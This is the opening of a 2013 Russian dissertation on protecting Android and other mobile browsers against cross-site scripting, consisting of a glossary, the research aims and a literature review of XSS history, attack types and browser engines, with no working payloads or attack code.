Федеральное государственное бюджетное образовательное учреждение
высшего профессионального образования
Санкт-Петербургский Государственный
Политехнический университет

На правах рукописи

Глабай
Сергей Николаевич

МЕТОД ПОВЫШЕНИЯ УСТОЙЧИВОСТИ БРАУЗЕРОВ МОБИЛЬНЫХ УСТРОЙСТВ К АТАКАМ НА ОСНОВЕ МЕЖСАЙТОВОГО ВЫПОЛНЕНИЯ СЦЕНАРИЕВ

Специальность 05.13.19 – Методы и системы защиты информации, информационная безопасность

Диссертация на соискание ученой степени кандидата технических наук

Научный руководитель:
кандидат технических наук,
доцент
Н.В. Богач

Санкт-Петербург – 2013

СОДЕРЖАНИЕ

СПИСОК СОКРАЩЕНИЙ И ИСПОЛЬЗУЕМЫХ ТЕРМИНОВ

Термин, его синонимы, употребляющиеся в настоящей работе	Интерпретация
API	Application Programming Interface. Совокупность возможностей программирования приложений.
APN	Access Point Name. Шлюз мобильной сети передачи данных.
ARM	Advanced RISC Machine. Микропроцессорная архитектура с сокращённым набором команд.
ASLR	Address Space Layout Randomization. Рандомизация адресного пространства. Механизм обеспечения безопасного доступа к адресам памяти различных структур данных.
ASP	Active Server Pages. Технология создания веб-приложений и веб-сервисов, разработанная компанией Майкрософт.
CERT	Computer Emergency Response Team. Гру́ппа реаги́рования на компьютерные инциденты.
CGI-PERL	Common Gateway Interface Perl. Стандарт интерфейса, используемого для связи внешней программы с веб-сервером, использующий язык программирования Perl.
CSS	Cascading Style Sheets. Каскадные таблицы стилей.
CSSOM	CSS Object Model. Объектная модель каскадной таблицы стилей.
CWE	Common Weakness Enumeration. Общедоступный список уязвимостей.
DDoS	Distributed Denial of Service. Распределенная атака типа отказ

	в обслуживании.
DOM	Document Object Model. Объектная модель документа.
DSI	Defense Simulation Internet. Имитационная оборонительная сеть, предназначенная для выявления злоумышленника.
ECMA	European Computer Manufacturers Association. Ассоциация, деятельность которой посвящена стандартизации информационных и коммуникационных технологий
ECMA-262	Официальный стандарт языка JavaScript
FLOSS	Free/Libre and Open-Source Software. Свободное программное обеспечение с общедоступными исходными кодами.
HTML	HyperText Markup Language. Язык гипертекстовой разметки. Стандартный язык разметки документов сети Интернет.
HTML5	HyperText Markup Language, version 5. Язык структурирования и представления содержимого сети Интернет, версия 5.
HTTP	HyperText Transfer Protocol. Протокол передачи данных прикладного уровня.
IE	Internet Explorer. Программа-обозреватель, разрабатываемая корпорацией Майкрософт.
IIS	Internet Information Server. Набор серверов для служб Интернета, разработанный компанией Майкрософт
IPAAS	Integration Platform as a Service. Технология получения облачной платформы с интеграцией программных пакетов и сервисов.
JSP	JavaServer Pages. Технология, позволяющая веб-разработчикам создавать содержимое, имеющее как

	статические, так и динамические компоненты.
KHTML	Компонент для просмотра HTML документов, разработанный для среды KDE для UNIX-систем.
LDAP ingection	Lightweight Directory Access Protocol injection.Методом нападения при котором формируются LDAP операторы из потока входных данных от пользователей.
Mac OS X	Проприетарная операционная система производства Apple.
NSA	National Security Agency. Агентство национальной безопасности Соединённых Штатов Америки.
OWASP	Open Web Application Security Project. Открытая организация обеспечения безопасности веб-приложений.
PHP	Hypertext Preprocessor. Скриптовый язык программирования общего назначения.
RCE	Remote Code Execution. Удаленное исполнение кода.
RSS	Семейство XML-форматов, предназначенных для описания лент новостей
SAML	Security Assertion Markup Language. Язык разметки, созданный для обмена данными между защищенными доменами.
SQL injection	Structured query language injection. Метод нападения на сайты, работающие с базами данных, основанный на внедрении в запрос произвольного SQL-кода.
SVG	Scalable Vector Graphics. Язык разметки масштабируемой векторной графики.
URL	Uniform Resource Locator. Единый указатель ресурсов.
W3C	World Wide Web Consortium. Организация, разрабатывающая

	и внедряющая технологические стандарты для сети Интернет.
WASC	Web Application Security Consortium. Международная организация, объединяющая профессионалов в области безопасности веб-приложений.
WiFi	Wireless Fidelity. Стандарт передачи цифровых потоков, посредством радиоканала.
XML	Extensible Markup Language — расширяемый язык разметки
XSL	EXtensible Stylesheet Language. Рекомендации, описывающие языки преобразования и визуализации XML-документов.
XSS	Cross site scripting Межсайтовое выполнение сценариев
Движок	Набор программ обозревателя веб-страниц, преобразующий содержимое веб-страниц и информацию о форматировании в интерактивное изображение содержимого на экране.
Скриптинг	Исполнение сценариев языка программирования

ВВЕДЕНИЕ

Актуальность темы. Cross-Site Scripting (XSS) метод нападения, который предполагает обратный ответ на подключаемый злоумышленником к обозревателю пользователя код. Примером обозревателя может быть стандартный веб-браузер клиента или дополнение обозревателя, встроенного в программный продукт, например, браузер в Winamp, RSS Reader или почтовый клиент (WEB APPLICATION SECURITY CONSORTIUM, 2010). XSS представляет собой вставку произвольного HTML/JavaScript/VBScript-кода в результат работы сценария в тех случаях, когда сценарий не фильтрует поступившие от пользователя данные. Данный тип атак интересен тем, что вредоносный скрипт с сервера выполняется на компьютере клиента, причем вызывает его сама жертва (Жуков Ю.В., 2011).

Межсайтовое выполнение сценариев является проблемой уязвимого сервера, позволяющего пользователю внедрять произвольные данные, которые могут иметь вредоносную составляющую. Такой точки зрения придерживается большинство исследователей безопасности веб-приложений. В связи с этим, применяемые меры защиты направлены на фильтрацию данных серверной стороне (CEH Prep Guide - The Comprehensive Guide to Certified Ethical Hacking.pdf p240). Однако, объектом атаки является браузер конечного пользователя, обрабатывающий получаемый с веб-страницы код. И хотя код JavaScript должен обрабатываться одинаково, в соответствии со стандартом ECMA-262, при практической реализации атаки не гарантирован успешный результат при использовании разных браузеров. При этом вопрос исполнения векторов атаки межсайтовый скриптинг при условии успешного проведения атаки на стороне сервера практически не исследован. Имеются лишь отрывочные сведения о применении того или иного вектора атаки к различным браузерам. До конца не определена роль браузера, как механизма предотвращения атак.

Помимо традиционного программного обеспечения в настоящее время активно развивается рынок мобильных устройств. Такие устройства обладают собственной операционной системой, а также программным обеспечением для отображения содержимого веб-страниц. Браузеры мобильных устройств в настоящее время либо пишутся с использованием общего ядра, так называемого движка, либо переносятся посредством портирования кода. Созданные приложения для ARM архитектуры мобильных устройств несовместимы с x86 и x86-64. Имеющаяся возможность переноса x86 приложений требует перекомпиляции имеющихся библиотек и возможна лишь, если в коде нет функций, работающих только с x86 архитектурой. Таким образом, появляются существенные отличия в коде мобильных приложений.

Наиболее изученными на данный момент являются механизмы фильтрации пользовательского ввода на стороне сервера. Внедряемые в настоящий момент средства защиты от межсайтового выполнения сценариев на стороне клиента позволяют выявлять лишь малую часть атак, требующих подтверждения пользователем. Механизмов защиты для браузеров мобильных устройств практически не разработано. Наиболее действенной защитой остается полное отключение поддержки JavaScript в браузере, но такие меры лишают большинство веб-приложений необходимого функционала. Изучение исполнения векторов атаки межсайтовое выполнение сценариев и получение статистически значимых данных о подверженности браузеров мобильных приложений атаке XSS позволит разработать необходимые методы защиты для защиты оконечного пользователя.

Цель диссертационной работы состоит в исследовании и разработке моделей, классификаций, изучении методик векторов атаки межсайтовое выполнение сценариев в браузерах мобильных устройств, создании архитектуры и экспериментальной реализации программного средства защиты конечного пользователя от атак межсайтового выполнения сценариев.

Задачи:

1. Изучить известные векторы межсайтового скриптинга, применяющиеся для атаки на браузеры;
2. Разработать модель успешного проведения атаки межсайтовый скриптинг на браузеры мобильных операционных систем при успешно реализованной атаке на веб-приложение;
3. Разработать классификацию векторов межсайтового выполнения сценариев, позволяющую выделить группу наиболее успешных атак;
4. Определить подверженность браузеров мобильных операционных систем атаке межсайтовый скриптинг и выявить среди них наиболее уязвимые.

Основные положения, выносимые на защиту:

1. Модель исполнения атаки межсайтовое выполнение сценариев, как результат уязвимости браузера.
2. Классификация векторов межсайтового выполнения сценариев, позволяющая произвести семантическую группировку атак.
3. Модель кластеризации векторов атак.
4. Метод повышения устойчивости браузеров мобильных устройств на основе модели сетевого иммунитета с автоматической классификацией векторов атак межсайтового выполнения сценариев.
5. Программная реализация прокси-сервера для защиты браузеров операционной системы Android на основе предложенного метода.

Научная новизна.

1. Впервые поставлена задача о создании методов защиты браузеров мобильных операционных систем от атаки межсайтовое выполнение сценариев при успешно атакованном сервере

2. Предложена модель исполнения атаки межсайтовое выполнение сценариев как результата уязвимости браузера.

3. На основе расширенной модели создана классификация векторов атаки по местонахождению уязвимости.

4. Разработана модель сетевого иммунитета мобильного сегмента сети на основе автоматической классификации векторов атаки методом кластерного анализа.

Практическая значимость:

1. Разработана и реализована архитектура средства защиты браузеров мобильных устройств от межсайтового выполнения сценариев, реализована модель сетевого иммунитета.

2. Экспериментально показано расхождение в обработке векторов межсайтового выполнения сценариев браузерами мобильных устройств.

3. Получены количественные оценки безопасности браузеров мобильной операционной системы Android.

4. Выявлено различное поведение браузеров написанных на одном движке, а также браузеров, использующих интерпретаторы JavaScript, соответствующих единому стандарту обработки данных ECMA-262 в третьем издании.

5. Выявлена группа атак межсайтового выполнения сценариев использующая ошибки обработки символов, не исполняющаяся в браузерах мобильной операционной системы Android.

Апробация работы. Основные положения диссертационной работы были представлены на ежегодной научной университетской конференции "Февральские чтения" (г. Сыктывкар, 2010); I Всероссийской научно-практической конференции молодых учёных и студентов Сыктывкарского филиала Санкт-Петербургского государственного университета сервиса и экономики "Социально-экономическое развитие сферы сервиса в

регионе" (г. Сыктывкар, 2010), в рамках международной научно-практической конференции "Наука и образование в XXI веке" (г. Тамбов, 2013).

Публикации. По теме диссертации опубликованы 2 работы в журнале "Инновации и инвестиции" под названием "Инновации исследования уязвимости современных мобильных платформ к атаке межсайтового выполнения сценариев на примере браузеров операционной системы Android" и "Классификация векторов межсайтового выполнения сценариев для выявления успешного исполнения атак в браузерах операционной системы Android"

ГЛАВА 1. МЕЖСАЙТОВОЕ ВЫПОЛНЕНИЕ СЦЕНАРИЕВ В КОНТЕКСТЕ БЕЗОПАСНОСТИ ВЕБ-ПРИЛОЖЕНИЙ

1.1. Анализ процесса исполнения JavaScript как среды исполнения атаки межсайтовое выполнение сценариев

История появления уязвимости межсайтового скриптинга берет свое начало с 1996 года. Это период первых лет создания World Wide Web. В США только начала появляться электронная коммерция, активно развивались компании Netscape, Yahoo. В те годы тысячи веб-страниц были только на стадии разработки. Для создания веб-сайтов использовался гипертекстовый язык разметок (HTML), который не содержал интерактивных элементов и являлся статичным. Все изменилось с введением JavaScript (Fogie et al., 2007). Веб-приложения находят широкое применение в сегодняшней жизни. Все больше людей и организаций сильно зависят от их правильного функционирования сети Интернет, в результате чего увеличивается спрос на надежность и безопасность.

JavaScript – это интерпретируемый язык программирования с возможностями объектно-ориентированного программирования. С точки зрения синтаксиса базовый язык JavaScript напоминает C, C++ и Java такими программными конструкциями, как инструкция if, цикл while и оператор &&. Однако, это подобие ограничивается синтаксической схожестью. Изначально JavaScript разрабатывался с целью встраивания в любые приложения и предоставление возможности исполнять сценарии (White, 2008). Ядро JavaScript содержит базовый набор объектов, таких как массивы (Array), дата (Date) и арифметические (Math), а также базовый набор языковых элементов, например, операторы, управляющие структуры и выражения. Ядро JavaScript может быть расширено для различных целей путем дополнения добавочными объектами. JavaScript на клиентской стороне (Client-side JavaScript) расширяет базовый язык объектами для управления браузером и его объектной моделью документа (Document Object Model (DOM)).

Например, клиентские расширения позволяют приложениям размещать элементы в HTML-формах и тем самым реагировать на пользовательские события, такие как клик мыши, ввод в форму и навигация по страницам. JavaScript на стороне сервера расширяет базовый язык объектами, имеющими отношение к исполнению JavaScript на сервере. Например, серверные расширения позволяют приложению обмениваться данными с реляционной базой данных, обеспечивают целостность информации от одного запуска приложения к другому или выполняют манипуляции с файлами на сервере (Raman, 2008).

Netscape изобрела JavaScript, и JavaScript был впервые использован в браузерах фирмы Netscape. Но Netscape работает совместно с ECMA (European Computer Manufacturers Association/Европейская Ассоциация Производителей Компьютеров) для создания стандартизованного международного языка программирования на базе ядра JavaScript (Dormann, Rafail, 2006). ECMA является ассоциацией международных стандартов в области информации и систем коммуникации. Ядро языка JavaScript поддерживает работу с такими простыми типами данных, как числа, строки и булевы значения (ECMA, 1999). Стандартизованная версия JavaScript, называемая ECMAScript, ведёт себя совершенно одинаково во всех приложениях, поддерживающих этот стандарт. Компании могут использовать этот открытый стандартный язык для разработки своих реализаций JavaScript. Первое издание стандарта ECMA задокументировано в спецификации ECMA-262. Второе издание ECMA-262 содержало только правки и не вносило изменений. Целью обновления стандарта являлось приведение в строгое соответствие с ISO/IEC-16262, при котором не допускалось дополнение, изменения или удаление текста, указанного в стандарте. ECMAScript не используют второе издание в качестве меры соответствия. Третье издание ECMA-262 было первым полноценным обновлением стандарта. Осуществлено обновление обработки строковых параметров, определение ошибок и работа с выводом числовых значений. Также добавлена поддержка регулярных выражений, новые управляющие операторы, обработки исключений. Для

многих это ознаменовало приход ECMAScript, как истинного языка программирования. (Zakas, 2005).

Изначально веб-серверы компании Netscape включали в себя интерпретатор JavaScript, что позволяло исполнять JavaScript-сценарии на стороне сервера. Аналогичным образом в дополнение к Internet Explorer корпорация Microsoft использует интерпретатор Jscript в своем веб-сервере IIS и в продукте Windows Scripting Host. Компания Adobe задействует производный от JavaScript язык для управления своим проигрывателем Flash-файлов. Компания Sun также встроила интерпретатор JavaScript в дистрибутив Java 6.0, что существенно облегчает возможность встраивания сценариев в любое Java-приложение (Флэнаган, 2008).

Поскольку JavaScript является интерпретируемым языком, очень часто он позиционируется как язык сценариев, а не как язык программирования, при этом подразумевается, что языки сценариев проще и в большей степени ориентированы не на программистов, а на обычных пользователей. При отсутствии контроля типов JavaScript позволяет допускать ошибки, которые допускают неопытные программисты. Благодаря этому, многие веб-дизайнеры могут использовать JavaScript для решения ограниченного круга задач, выполняемых по точным рецептам (Fogie et al., 2007).

Хакеры нашли свои плюсы в этом языке. Когда пользователь открывал свою веб-страницу в HTML фрейме, то мог быть перенаправлен на любой другой веб-сайт в пределах того же самого окна браузера. Таким образом, происходила кража имен пользователей, паролей, файлов cookie, компрометация любой информации на экране. СМИ сообщили об этой проблеме как об уязвимости веб-браузера (Li, 2009).

Защита исполненяемого кода JavaScript основана на механизме песочницы, в которой может выполняться только ограниченный круг действий, а не задачи программирования общего назначения. То есть, JavaScript программы рассматриваются как ненадежные программные компоненты, которые получают доступ только к

ограниченному числу ресурсов в браузере (Kirda et al., 2006). JavaScript браузера использует механизм песочницы, ограничивая сценарии доступом к ресурсам, связанным с сайтом. К сожалению, эти механизмы защиты бесполезны, если пользователя заманят на загрузку вредоносного кода JavaScript с промежуточного, надежного сайта. В этом случае вредоносный скрипт получает полный доступ ко всем ресурсам (например, маркеры аутентификации и cookie), которые принадлежат к доверенному сайту (Mohammadi, Koohbor, 2010). Кроме того, JavaScript программы, загруженные с различных сайтов, защищены от друга механизмом, называемым "Правило ограничения домена". Политика разрешает сценариям, находящимся на страницах одного сайта, доступ к методам и свойствам друг друга без ограничений, но предотвращает доступ к большинству методов и свойств страниц на разных сайтах. Хотя интерпретаторы JavaScript имеют ряд недостатков, большинство веб-ресурсов используют функциональность JavaScript. Проблема существующих механизмов безопасности JavaScript заключается в том, что сценарии могут быть ограничены механизмом песочницы, и соответствовать правилу ограничения домена, но нарушать политику безопасности системы. Такое нарушение может быть достигнуто при загрузке вредоносного кода самим пользователем из доверенного веб-сайта. (Endler, 2002).

1.2. Анализ информационных воздействий при атаке межсайтовым выполнением сценариев

В декабре 1999 года Дэвид Росс продемонстрировал, что содержимое веб-страниц уязвимо к включению скриптов, обойдя защиту, встроенную в код Internet Explorer. Но оказалось, что ошибка существует на стороне сервера, а применяется на стороне клиента. Дэвид Росс описал проблему во внутреннем бюллетене по безопасности Microsoft, названном "Script Injection". Статья описывала суть проблемы, как эксплуатировать уязвимость, как нападение может быть возобновлено, используя cookie. Техника использования уязвимости получила название межсайтовое выполнение сценариев (Fogie

et al., 2009). Под уязвимостью в данном случае понимается слабость, которая позволяет злоумышленнику понизить уровень защищенности информационной системы (Kumar et al., 2012).

Одновременно с появлением "Script Injection" выявлен похожий метод атаки, при котором злоумышленник может использовать для передачи произвольных команд на дочерний сервер. В таком случае приложение позволяет произвести включение произвольного кода, принимает ввод из ненадежных источников и вставляет его в команды, которые посылаются операционной системе без соответствующей проверки входного или выходного кодирования. Такой метод получил название «HTML injection» (Hope, Walther, 2009).

2 февраля 2000 года специалистами по безопасности компании «Microsoft», совместно со специалистами CERN выпущен бюллетень безопасности, объединивший обе проблемы безопасности. Описанные в бюллетене атаки позволяли подключить сторонний код с недоверенного сайта, в то же время браузер корректно отображал содержимое внутри надежного сайта. Специфика заключается в том, что для атаки на сервер в качестве средства атаки используется авторизованный на этом сервере клиент. Новый вид угрозы получил название «Cross site scripting» (Ross et al., 2000).

20 февраля 2000 года CERT опубликовала информацию о вновь выявленных уязвимостях, затрагивающих все серверные приложения. Эта уязвимость, известная как Cross-Site Scripting (XSS), в результате которой приложения ошибочно доверяют данным, возвращаемым от клиентов. Например, поле адреса сайта может использоваться для вставки исполняемых скриптов (CERT/CC, 2000).

В 2011 году по оценке Митре XSS заняла 4 место из 25 в категории самых опасных программных ошибок (Martin et al., 2011).

Наиболее популярные виды веб-приложений, которые становятся жертвами XSS атак: поисковые системы, доски объявлений, электронные почтовые системы и системы

мгновенных сообщений. Даже самые известные сайты в современном мире, такие как Google, Yahoo!, Facebook, PayPal и Википедия становились жертвами, и все еще очень чувствительны ко многим видам XSS атак. Наиболее часто используемые языки программирования во время атаки XSS: HTML, XHTML, JavaScript и Adobe Flash. Однако, самым популярным и потенциально наиболее вредоносным в руках злоумышленника является JavaScript (Lam, 2008). Точкой инъекции является параметр (POST, GET, Cookie и т.д.), данные которого могут быть переданы на сервер, а затем отражаются в HTML ответе сервера (Blanco, Muttis, 2009). Разработчики веб-приложений должны гарантировать, что все введенные пользователем данные анализируются и фильтруются должным образом. Под вводом пользователя понимаются строки запросов, URL, и вообще, все постоянные данные, которые передаются между браузером и веб-сервером (Endler, 2002). Сервера, которые используют только статичные страницы, имеют иммунитет к атаке межсайтового выполнения сценариев, так как имеют полный контроль над тем, как будет интерпретироваться содержимое их страниц (Ismail et al., 2004). Межсайтовый скриптинг позволяет осуществлять перехват сессии. Поскольку идентификаторы сессии чаще всего распространяются через cookie, JavaScript позволяет прочитать их и передавать на контролируемый злоумышленником сервер. Затем злоумышленник может воспроизвести эту сессию на уязвимом сайте вместо жертвы (Nikiforakis et al., 2011). XSS атаки являются серьезной проблемой, приводящей к распространению вредоносных программ и автоматизации действий браузера жертвы в целях дальшейших атак (NSA, 2011). Ниже приводится краткий список потенциального ущерба, который может быть вызван XSS атаками:

1. кража и продолжение сессии авторизованной жертвы
2. записывающие нажатия клавиш жертвы, в том числе при вводе паролей
3. перенаправление трафика на сторонние ресурсы в целях организации атаки на отказ в обслуживании

4. зондирование внутренней сети жертвы
5. запуск сторонних приложений доступных браузеру (Wiegenstein, 2007)

Веб-разработчики используют множество веб-технологий для создания лучшего интерфейса пользователя, способного эффективно распределять пропускную способность. Реализация таких новых технологий повышает уязвимость веб-приложений для XSS атак (Shanmugam, Ponnavaikko, 2007). Знания новейших веб-технологий и обширное использование интерактивного контента через Интернет крайне важно для разработки программного обеспечения. Разработчикам необходимо знать и следовать надлежащим основам безопасности во время всего жизненного цикла программного обеспечения (Li, 2009).

По механизму исполнения атаки XSS условно разделяются на три категории: отраженные, устойчивые и основанные на DOM (Fogie et al., 2007).

Отраженные XSS подразумевают, что скрипт не хранится на сервере уязвимого сайта, либо он не может автоматически выполниться в браузере жертвы. Для срабатывания пассивной XSS требуется некое дополнительное действие, которое должен выполнить браузер жертвы (Li, 2009). Эта версия XSS нападение напоминает атаку "человек посередине", потому что требует от атакующего отправить вредоносную ссылку по электронной почте или вставить ее на доверенном сайте, чтобы направить жертву к вредоносному скрипту. В случае успеха мы можем перехватить и изменить информацию, которая отправляется жертве из сети (Berdeaux, 2012). Так как межсайтовый скриптинг позволяет перенаправять пользователя на сторонние ресурсы, атака часто применяется при фишинге с целью перенаправления пользователей на сайт злоумышленника (Milletary, 2005). Их также называют первым типом XSS.

При устойчивых XSS вредоносный скрипт хранится на сервере и срабатывает в браузере жертвы при открытии какой-либо страницы заражённого сайта. Атака обычно происходит, когда HTML или Javascript получает данные, которые сохраняются на сайте,

а затем отображаются на странице (Berdeaux, 2012). Использование данного метода не ограничивается только кражей данных браузера. Злоумышленник может получить в свое распоряжение расширенный код JavaScript, благодаря которому моделируется, например, выход с авторизованного сайта. Предлагается ложная форма входа, которая сохранит введенные пользователем данные авторизации. Как только информация будет собрана, сценарий вернет авторизованную страницу пользователю и передаст украденную информацию атакующему (Garcia-Alfaro, Navarro-Arribas, 2007). Выявление атак XSS при использовании асинхронного JavaScript является более трудной задачей для инструментов автоматического анализа, чем в классических веб-приложениях. Это связано с тем, что сканерам приходится разбирать JavaScript код сайта на стороне сервера для получения имен сценариев. Кроме того, извлечение имен параметров может потребовать выполнения кода JavaScript (Fong et al., 2008). Их также называют вторым типом XSS. Устойчивому скриптингу подвержены сайты, так называемого «веб 2.0» — форумы, блоги, гостевые книги и социальные сети (Li, 2009).

При атаке через DOM признаком уязвимого сайта может служить наличие HTML страницы, использующей данные из document.location, document.URL или document.referrer (или любых других объектов, на которые может влиять атакующий) небезопасным способом. При выполнении Javascript кода в браузере, он получает доступ к нескольким объектам, представленных в рамках DOM (Document Object Model – Объектная Модель Документа). Объект document является главным среди этих объектов и предоставляет доступ к большинству свойств страницы. Этот объект содержит много вложенных объектов, таких как location, URL и referrer, используемых небезопасным способом (Bau et al., 2010). При проведении атаки оригинальный код Javascript на странице не производит проверку параметров по умолчанию, содержащих HTML разметку, и повторяет вредоносный сценарий атакующего на страницу (DOM) во время загрузки (Mohamed, 2012). При неправильной реализации вызовов объектов DOM, таких

как Eval () или document() в сохраняемом поле, злоумышленник может вызвать атаку, где DOM и HTML5 объекты, могут быть использованы одновременно. Это расширяет возможности атаки и позволяет получить больше точек входа для злоумышленников. Последствием будет XSS нападение на HTML 5 приложение, работающие виджеты, Mashup объекты и т.д. (Shah, 2012) В настоящее время возможность выявления устойчивых XSS средствами автоматического поиска уязвимостей крайне мала. Практически отсутствует возможность выявления DOM-based атак (Duchene et al. 2012).

Приведенная выше классификация принимается многими исследователями безопасности веб-приложений. Fogie использует данную классификацию указывая, что вредоносный код, обычно написанный на языке гипертекстовой разметки либо на Javascript, не выполняется на сервере. Сервер только хранит код, в то время как атака выполняется в браузере. Хакер лишь использует надежный сайт в качестве канала для выполнения атаки (Fogie, 2007).

Mcallister также различает отраженный и устойчивый XSS, но рассматривает классификацию с точки зрения применения атак сканерами. Он определяет устойчивый XSS следующим образом: «В случае устойчивой XSS уязвимости злонамеренно введенные данные не сразу возвращются клиенту, но хранятся в базе данных, а затем включаются в другой запрос» (Mcallister et al., 2008).

Адам Доуп использует несколько иную классификацию. Он различает отраженный XSS, устойчивый XSS и многоступенчатый хранимый XSS, при выполнении которого от пользователя требуется выполнить дополнительное действие, прежде чем уязвимость созранится, например, щелкнуть по ссылке или на кнопке (Doupe et al., 2010).

Все три публикации используют практически одинаковую классификацию атак, отличающуюся лишь незначительно. Неофициально аналогичная классификация описана в документе WASC Thread Classification, являющимся неофициальным классификатором угроз сети Интернет (Web application security consortium, 2010). Фонд OWASP предлагает

более широкую классификацию, указывая атаки XSS, как подмножество атак уязвимости Input Validation Data. Input Validation Data является наиболее распространенной проблемой безопаности приложений сети Интернет и заключается в отсутствии корректной обработки введенных пользователем данных либо в неправильной обработке данных получаемых приложением извне. Наиболее распространенные формы атак:

• SQL Injection позволяет злоумышленнику управлять базой данных из-за плохой проверки входных данных. SQL команда передается веб-приложением внутренней базе данных, а затем выполняет изменение инструкции SQL. Атака может привести к разглашению данных, хранящихся в базе и, возможно, полной компрометации сервера базы данных.

• LDAP Injection уязвимость позволяет контролировать злоумышленником изменение LDAP запросов, с сервера хостинга веб-приложений. Эти уязвимости могут привести к раскрытию информации и несанкционированному доступу злоумышленника (Harper et al., 2011).

• RCE удаленное выполнение кода позволяет выполнить произвольный код на целевой системе. Успешная атака может потребовать координации между несколькими запросами с сохранением их состояния и несколькими скриптами на стороне сервера (Zheng, Zhang, 2013).

Известно, что инъекции сценариев зависимы от контекста. Например, вызов expression: Alert(a) является безвредным в контексте HTML тега, но может привести к исполнению JavaScript, когда является частью атрибута в контексте CSS (Saxena et al., 2011). В некоторых случаях XSS нападение можно выполнить подключением кода, который генерируется на веб-сервере на различных страницах. Эта атака напоминает классическую атаку return-to-libc, только с использованием собственного кода сервера. Возвратно-ориентированное программирование предполагает, что уязвимость может просто находится в libc, что может привести к выполнению произвольного кода от имени

нападающего. Более того атака может производиться без вызова функций, но с использованием допустимых комбинаций существующего кода (Athanasopoulos, Markatos, 2009). В зависимости от используемой атаки объектом может выступать любое программное обеспечение, имеющее возможность получения данных от пользователя. Это могут быть документы, использующие языки сценариев, плееры, месседжеры, базы данных, но наиболее распространенным объектом атак является Интернет браузер (Endler, 2002). В отличие от проблем, связанных, например, с SQL-инъекциями, XSS атаки не оказывают влияния на стороне сервера, фактически эксплуатация происходит в браузере жертвы. Таким образом, администратор веб-приложения имеет лишь ограниченные свидетельства успешных атак XSS. Поэтому атаки часто упускаются из виду или выявляются довольно поздно (Johns et al., 2009).

Межсайтовый скриптинг позволяет создавать самовоспроизводящиеся сценарии, содержащие злонамеренный код. Такие сценарии называются XSS черви. Обычные вирусы могут иметь доступ к файловой системе и памяти, но XSS черви должны выполняться в веб-браузере виртуальной машины. Несмотря на данное ограничение, XSS черви могут осуществлять атаки DDoS, рассылку спама, а также предоставлять информацию об используемом браузере (Wassermann, Su, 2008). Сочетание знания доступных кодировок на стороне сервера для обхода механизма фильтрации и на стороне клиента для корректной интерпретатации JavaScript может генерировать XSS атаки автоматически (Tang et al., 2011). Моделирование поведения червей показывает их высокую опасность и подчиненность степенному закону распределения (Mitchel, 2011).

1.3. Факторы успешного развития атаки межсайтовое выполнение сценариев

Браузер - программное обеспечение для просмотра веб-сайтов, то есть для запроса веб-страниц, их обработки, вывода и перехода от одной страницы к другой. В экспериментальной части работы показано, что имеющаяся классификация типов атак является достаточной при атаках на серверную часть JavaScript, но значительную роль в

успешном проведении атак играет браузер, используемый на стороне объекта атаки (Harper et al., 2011). Политика безопасности в браузере направлена на обработку и прерывание выполнения ненадежного кода на стороне клиента. Политика основана на следующих допущениях:

1. Веб-браузеры используют все необходимые инструменты с целью обнаружения и отображения сценария.
2. Разработчик веб-приложений точно знает, какие сценарии являются доверенными для браузера (Athanasopoulos, Markatos, 2009).

Основной частью браузера является программа для преобразования HTML-разметки сайта в понятное для пользователя представление в браузере, так называемый браузерный движок, преобразующий содержимое веб-страниц (файлы HTML, XML, цифровые изображения и т. д.) и информацию о форматировании (в форматах CSS, XSL и т. д.) в интерактивное изображение форматированного содержимого на экране. Данный термин получил распространение после того, как код движка стал независимой от браузера программой (Scambray et al., 2003). Наиблолее известны:

Trident — проприетарный движок Microsoft Internet Explorer; используется многими программами для Microsoft Windows.

Gecko — открытый движок проекта Mozilla; используется в большом числе программ, основанных на коде Mozilla.

KHTML — разработан в рамках проекта KDE, используется в браузере Konqueror и послужил основой для WebKit.

WebKit — движок для браузера Apple Safari, включенного в операционную систему Mac OS X, и браузера Google Chrome.

Presto — проприетарный движок, разработанный Opera Software; является базой для браузера Opera.

Проблема XSS возникает вследствие двух причин. Во-первых, разработанные браузеры не являются безопасными. Они были созданы с целью реализации обработки запросов, в задачи браузера не входит выявление вредоносных частей кода. Во-вторых, из-за отсутствия навыков безопасного программирования и ограничения сроков разработки веб-приложений (Baranwal, 2012).

Проблема предотвращения атак на браузеры связана с тем, что существует множество браузеров, и на выходе веб-приложения могут по-разному интерпретироваться (Venkatakrishnan et al., 2010). При этом большинство браузеров позволяют настроить исполнение любых клиентских сценариев фильтрации либо позволять сценарии только с доверенных хостов, доменов или зон (Orjih, 2011).

В дополнение к движку отображения веб-страниц в браузере используется интерпретатор JavaScript, являющийся независимой встроенной программой. Он позволяет выполнять JavaScript программы и имеет возможность встраивания в другие приложения, представляющие рабочее окружение JavaScript (Vogt, 2006). Браузеры, основанные на KHTML: движок Safari выделен из Konqueror в 2002 году. Konqueror в настоящее время состоит из примерно 200 000 строк кода на C++, в то время как в Safari состоит из около 350000 строк кода на C++. В обоих браузерах каждый фрейм в документе обрабатывается сортировщиком HTML и движком отображения, который в свою очередь вызывает интерпретатор JavaScript. Этот интерфейс является двунаправленным. Движок HTML вызывает интерпретатор JavaScript для выполнения скриптов, с которыми она сталкивается при сортировке документа, а функция JavaScript может изменять дерево документа, которое находится в ведении движка HTML.

Браузер Opera поддерживает так называемый User JavaScript, предназначенный для автоматической настройки веб-страниц произвольных сайтов. Например, если сайт разработан для нестандартного поведения Internet Explorer, User JavaScript может быть вызван для перезаписи содержимого под правильное представление в Opera.

Программный интерфейс позволяет регистрировать функции обратного вызова JavaScript для обработки событий, которые происходят в процессе анализа и отображения. User JavaScript выполняется до запуска сценариев на странице, что может позволить предотвратить исполнение любого из сценариев (Jim et al., 2007)

Дополнительные проблемы возникают при использовании в веб-приложениях сторонних библиотек JavaScript. Как правило, разработчики помечают данные библиотеки как доверенные, несмотря на их расширенный функционал. Так графический редактор в браузере позволяет интегрировать сторонний код, который превосходит его основные функции. А ограничив доступ к стороннему коду, разработчик также ограничивает функционал самого редактора (Yang et al., 2013).

